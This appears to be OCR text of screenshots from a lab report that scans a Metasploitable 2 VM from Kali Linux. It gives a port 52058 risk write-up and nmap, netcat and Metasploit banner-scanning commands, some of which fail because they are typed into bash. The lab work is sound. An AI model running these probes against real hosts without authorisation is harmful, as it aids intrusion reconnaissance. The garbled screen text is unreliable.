inet6 addr: fe80::a00:27ff:fe85:e5ad/64 S
UP BROADCAST RUNNING MULTICAST MTU:1500
RX packets:67265 errors:0 dropped:0 overr
TX packets:66169 errors:0 dropped:0 overr
collisions:0 txqueuelen:1000
RX bytes:4340721 (4.1 MB) TX bytes:36570
Base address:0xd020 Memory:f0200000-f0220
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:132330 errors:0 dropped:0 over
TX packets:132330 errors:0 dropped:0 over
collisions:0 txqueuelen:0
RX bytes:5900873 (5.6 MB) TX bytes:59008
msfadmin@metasploitable:~$ _
declaration
jyotsnamor...
jyotsna more payment slip
BARC BROCHURE
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Home
File System
Trash
root@kali: /home/sahil
Session Actions Edit View Help
command 'ase' from deb ase
command 'muse' from deb muse
command 'us' from deb unicornscan
command 'nse' from deb ns2
Try: apt install <deb name>
(root㉿kali)-[/home/sahil]
set RHOSTS 192.168.0.125
(root㉿kali)-[/home/sahil]
set PORTS 45039
(root㉿kali)-[/home/sahil]
run
Command 'run' not found, did you mean:
command 'run0' from deb systemd
command 'srun' from deb slurm-client
command 'rup' from deb rstat-client
command 'runq' from deb exim4-daemon-heavy
command 'runq' from deb exim4-daemon-light
command 'mrun' from deb python3-maggma
command 'zrun' from deb moreutils
command 'rdn' from deb spaln
command 'zun' from deb python3-zunclient
command 'runc' from deb runc
command 'prun' from deb openmpi-bin
command 'crun' from deb crun
Try: apt install <deb name>

🔴 Port 52058 – Unknown / High Ephemeral Port

Service: Unknown (Ephemeral / Malware / Custom Listener)

Description

Port 52058 is a high ephemeral port often used temporarily by services, custom daemons, or malicious listeners. These ports frequently bypass firewall rules and may expose sensitive functionality.

Possible Attack Methods

- Unauthorized access
- Command injection
- Data interception
- Hidden service exploitation

Tools Used

- Nmap
- Netcat
- Wireshark
- Metasploit

Impact

- Data leakage
- Remote command execution
- System compromise

Severity : High

CVE-ID

- Not applicable (service-specific)

CVSS

- 7.0 – High

Remediation

- Close unused ephemeral ports
- Enforce network segmentation
- Monitor abnormal listening services

References

https://www.cisa.gov/network-security

https://www.sans.org/top25-software-errors/

Method 1: Version and Script Scan

```
nmap -p52058 -sV --script=banner 192.168.0.125
```

➡ Identifies service versions and extracts banners.

Method 2: Raw Connection Test

```
nc 192.168.0.125 52058
```

➡ Tests for interactive access or command handling.

Method 3: Packet Capture

```
wireshark
```

➡ Analyzes communication patterns and sensitive data in transit.

Method 4: Protocol Abuse Testing

```
printf "HELP\r\n" | nc 192.168.0.125 52058
```


➡ Checks for undocumented commands or debug functionality.


Method 5: Metasploit Enumeration


```
use auxiliary/scanner/tcp/tcp_banner

set RPORT 52058

run
```

➡ Identifies potential exploit paths.

PUC :


METASPLOITABLE 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
45309/tcp open unknown
52058/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 22.5
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:85:e
inet addr:192.168.0.125 Bcast:192.168.0.
inet6 addr: fe80::a00:27ff:fe85:e5ad/64 S
UP BROADCAST RUNNING MULTICAST MTU:1500
RX packets:67265 errors:0 dropped:0 overr
TX packets:66169 errors:0 dropped:0 overr
collisions:0 txqueuelen:1000
RX bytes:4340721 (4.1 MB) TX bytes:36570
Base address:0xd020 Memory:f0200000-f0220
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:132330 errors:0 dropped:0 over
TX packets:132330 errors:0 dropped:0 over
collisions:0 txqueuelen:0
RX bytes:5900873 (5.6 MB) TX bytes:59008
msfadmin@metasploitable:~$
declaration
jyotsnamor...
jyotsna more payment slip
BARC BROCHURE
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Home
File System
Trash
root@kali: /home/sahil
Session Actions Edit View Help
run
Command 'run' not found, did you mean:
command 'run0' from deb systemd
command 'srun' from deb slurm-client
command 'rup' from deb rstat-client
command 'runq' from deb exim4-daemon-heavy
command 'runq' from deb exim4-daemon-light
command 'mrun' from deb python3-maggma
command 'zrun' from deb moreutils
command 'rdn' from deb spaln
command 'zun' from deb python3-zunclient
command 'runc' from deb runc
command 'prun' from deb openmpi-bin
command 'crun' from deb crun
Try: apt install <deb name>
(root㉿kali)-[/home/sahil]
nmap -p52058 -sV --script=banner 192.168.0.125
Starting Nmap 7.98 (https://nmap.org) at 2025-12-31 18:30 +0530
(root㉿kali)-[/home/sahil]
nc 192.168.0.125 52058
^C
(root㉿kali)-[/home/sahil]
wireshark


METASPLOITABLE 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
45309/tcp open unknown
52058/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 22.5
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:85:e
inet addr:192.168.0.125 Bcast:192.168.0.
inet6 addr: fe80::a00:27ff:fe85:e5ad/64 S
UP BROADCAST RUNNING MULTICAST MTU:1500
RX packets:67265 errors:0 dropped:0 overr
TX packets:66169 errors:0 dropped:0 overr
collisions:0 txqueuelen:1000
RX bytes:4340721 (4.1 MB) TX bytes:36570
Base address:0xd020 Memory:f0200000-f0220
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:132330 errors:0 dropped:0 over
TX packets:132330 errors:0 dropped:0 over
collisions:0 txqueuelen:0
RX bytes:5900873 (5.6 MB) TX bytes:59008
msfadmin@metasploitable:~$ _
declaration
jyotsnamor...
jyotsna more payment slip
BARC BROCHURE
thumbprint
jyotsnamor...
jyotsna more
draft 2.0
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Home
File System
Trash
The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter: Enter a capture filter ...
All interfaces shown
eth0
any
Loopback: lo
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists · SharkFest · Wireshark Discord · Donate
You are running Wireshark 4.6.2.
Ready to load or capture
No Packets
Profile: Default


METASPLOITABLE 2 [Running] - Oracle VirtualBox
File Machine View Input Devices
5309/tcp open unknown
2058/tcp open unknown
sfadmin@metasploitable:~$ ifconfig
Link encap:Ethernet
inet addr:192.168.0.125
UP BROADCAST RUNNING MULTICAST MTU:1500
RX packets:67265 errors:0 dropped:0
TX packets:66169 errors:0 dropped:0
collisions:0 txqueuelen:1000
RX bytes:4340721 (4.1 MB)
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:132330 errors:0 dropped:0
TX packets:132330 errors:0 dropped:0
collisions:0 txqueuelen:0
RX bytes:5900873 (5.6 MB)
sfadmin@metasploitable:~$ _
declaration
jyotsnamor...
jyotsna more payment slip
BARC BROCHURE
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Home
File System
Trash
root@kali: /home/sahil
Session Actions Edit View Help
(root㉿kali)-[/home/sahil]
printf "HELP\r\n" | nc 192.168.0.125 52058
^C
(root㉿kali)-[/home/sahil]
use auxiliary/scanner/tcp/tcp_banner
Command 'use' not found, did you mean:
command 'us' from deb unicornscan
command 'muse' from deb muse
command 'nse' from deb ns2
command 'ase' from deb ase
Try: apt install <deb name>
(root㉿kali)-[/home/sahil]
set RPORT 52058
(root㉿kali)-[/home/sahil]
run
Command 'run' not found, did you mean:
command 'prun' from deb openmpi-bin
command 'zun' from deb python3-zunclient
command 'run0' from deb systemd
command 'runc' from deb runc
command 'rup' from deb rstat-client
command 'crun' from deb crun
command 'srun' from deb slurm-client
command 'rdn' from deb spaln
command 'mrun' from deb python3-maggma